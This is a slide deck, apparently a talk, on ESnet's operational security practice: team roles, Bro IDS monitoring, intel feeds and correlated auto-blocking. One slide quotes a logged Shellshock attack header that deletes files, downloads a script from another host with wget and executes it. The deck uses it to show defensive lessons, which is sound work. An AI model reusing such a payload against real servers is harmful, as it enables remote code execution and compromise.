



# ESnet

ENERGY SCIENCES NETWORK

# Operational Security at ESnet

WISE

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U.S. DEPARTMENT OF  
**ENERGY**  
Office of Science



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
# Dop Introduction

- Almost 10 Years at NCSA
  - Started in systems engineering and transitioned to operational security
- 3.5 years doing penetration testing for a major bank
  - Interesting for a little while...
- Joined ESnet in February 2015.




Illustration by Nick Buraglio

# ESnet Overview




- ESnet is the U.S. Department of Energy's dedicated science network connecting all of the DOE research labs, experiment sites, & supercomputers including direct international connections to Europe.
- DOE funds over \$5 billion per year in basic science research


High Energy Physics



Nuclear Physics




Biological & Environmental  
Research



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
Basic Energy Sciences



Advanced Scientific  
Computing Research



Fusion Energy Sciences




# What is ESnet?

- Energy Sciences Network
  - Provides services to more than 40 Dept of Energy research sites
  - Connects 140+ commercial and research networks
  - Additional 100Gb Testbed and 13,000 miles of dark fiber
- Small staff given the size of the network: approx 50-55
- Very first IPv6 allocation was to ESnet.
  - All security services *must* support both.



# 80% of ESnet traffic terminates outside of the DOE.



15-CS-1035



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
★ Department of Energy Office of Science National Labs

- ★ **Ames** Ames Laboratory (Ames, IA)
- ★ **ANL** Argonne National Laboratory (Argonne, IL)
- ★ **BNL** Brookhaven National Laboratory (Upton, NY)
- ★ **FNAL** Fermi National Accelerator Laboratory (Batavia, IL)
- ★ **JLAB** Thomas Jefferson National Accelerator Facility (Newport News, VA)

- ★ **LBNL** Lawrence Berkeley National Laboratory (Berkeley, CA)
- ★ **ORNL** Oak Ridge National Laboratory (Oak Ridge, TN)
- ★ **PNNL** Pacific Northwest National Laboratory (Richland, WA)
- ★ **PPPL** Princeton Plasma Physics Laboratory (Princeton, NJ)
- ★ **SLAC** SLAC National Accelerator Laboratory (Menlo Park, CA)

# ESnet Traffic Growth over 26 years

## Traffic Volume




ESnet carries ~37 PB/month






# How It Works:


## Security Culture Roles & Responsibilities



ESnet  
Teams



Security  
Team



- Common Vision & Strategies
- Unified Technical Architecture
- Full functionality with right-sized security based on requirements, risk, and tolerance
- Ensure the functionality and security of the systems/services they build and support throughout service lifecycle
- Make risk-based decisions consistent with overall strategy and architecture
- Give 'learning tours' to assist in a shared understanding across ESnet
- Security expertise resides within teams
- Security consultants / mission enablers
- Knowledge-base of security considerations
- Overall security strategy and architecture
- Continuous monitoring of unified whole (IDS/Bro, Scanning, etc)
- Global threat watch and communication
- Coordinate Incident Management

# LAN vs WAN security


- LAN
  - Service (ex: my.es.net), control plane traffic, staff
    - Staff mostly sit on LBLnet.
  - Must protect the internal services and control plane
  - Bro for deep packet inspection and analysis
- WAN
  - We do not do deep security monitoring at all the edges of our network.
    - There is no “border”
    - Luckily, most if not all sites have their own security teams
  - Can monitor flows and syslog, but not full traffic inspection



# ESnet Bro Architecture

- Monitor ESnet LAN traffic
  - Primarily at LBL (ESnet-west) and BNL (ESnet-east)
- Operated as independent Bro instances
  - Sync'd black hole routing & independent traffic shunting
- Using identical local Bro policies
  - Developed and tested on non-production Bro systems
  - Kept in source control to track changes
  - Regular changes to respond to emerging threats as well as reduce false positives in the alerting mechanism.
  - A fair chunk of our policy base is custom written due to the unique nature of our network.

# ESnet Bro Architecture




# ESnet Bro Intel

- Bro provides an Intel framework to send a notice when a given indicator is seen.
- Indicators may be:
  - Known malicious IPs or domains
  - URLs
  - Malware file hashes
  - Bad certificate hashes
- ESnet makes extensive use of Intel feeds to subsidize other network events

Source	Num of Indicators
JC3	1501
ESnet Local	467
ESnet Auto	varies
REN-ISAC (CIF)	9160
Critical Stack	100038

## Intel: Unique IP Hits per day



# ESnet Bro Intel: Multi-Notice Policy

- The Intel feeds have varying levels of confidence associated with them
  - Cannot simply block systems based on flagging Intel
- Other notices are similar in value
  - SSH Password Guessing, UDP Scanning, etc.

## Solution

- Created a Multi-Notice tracking policy to combine lower severity alerts and Intel notices into high-confidence blocking.

```
1431855409.110280      -      -      -      -      -      -      -      -
-      ESnet::Multi_Notice_AutoBlock  Host triggered dual-notice correlation
SSH::Password_Guessing_1__Intel::Notice_45__  10.0.1.1  -      -      -
worker-1-7  Notice::ACTION_ALARM,Notice::ACTION_LOG 3600.000000      F      -
-      -      -      -      -      -
```

- <http://blog.samoehlert.com/correlating-bro-notices>



# ESnet Bro Policies: Shellshock

- Desc: CVE-2014-6271 “Bash Shellshock” – Remote execution when some external facing services would use bash to execute local commands.
- Has been around for awhile now.
- Most policies would alert or block based on the source IP
- However, the payload shows the malware at a different IP.

```
1431464643.039355    CPuWUXN8ttIOX6d8j    10.0.0.1    49048
    192.168.1.1 8080-    -    -    tcp Bash::HTTP_Header_Attack
10.0.0.1 may have attempted to exploit CVE-2014-6271, bash environment
variable attack, via HTTP mod_cgi header against 192.168.1.1 submitting
"USER-AGENT"="() { :; }; /bin/rm -rf /tmp/S0.php && /bin/mkdir -p /
share/HDB_DATA/.../ && /usr/bin/wget -c http://10.2.2.2:9090/gH/S0.php -
0 /tmp/S0.sh && /bin/sh /tmp/S0.sh 0<&1 2>&1 "    -    10.0.0.1
    192.168.1.1 8080-    pg-worker-1-10
Notice::ACTION_LOG,Notice::ACTION_ALARM    3600.000000F - - - - -
```





# ESnet Bro Policies: Shellshock, cont'd


- In an incident at LBL, the attacking host was blocked as expected, but the attack was successful. The victim system downloaded the malware from a host within the payload.
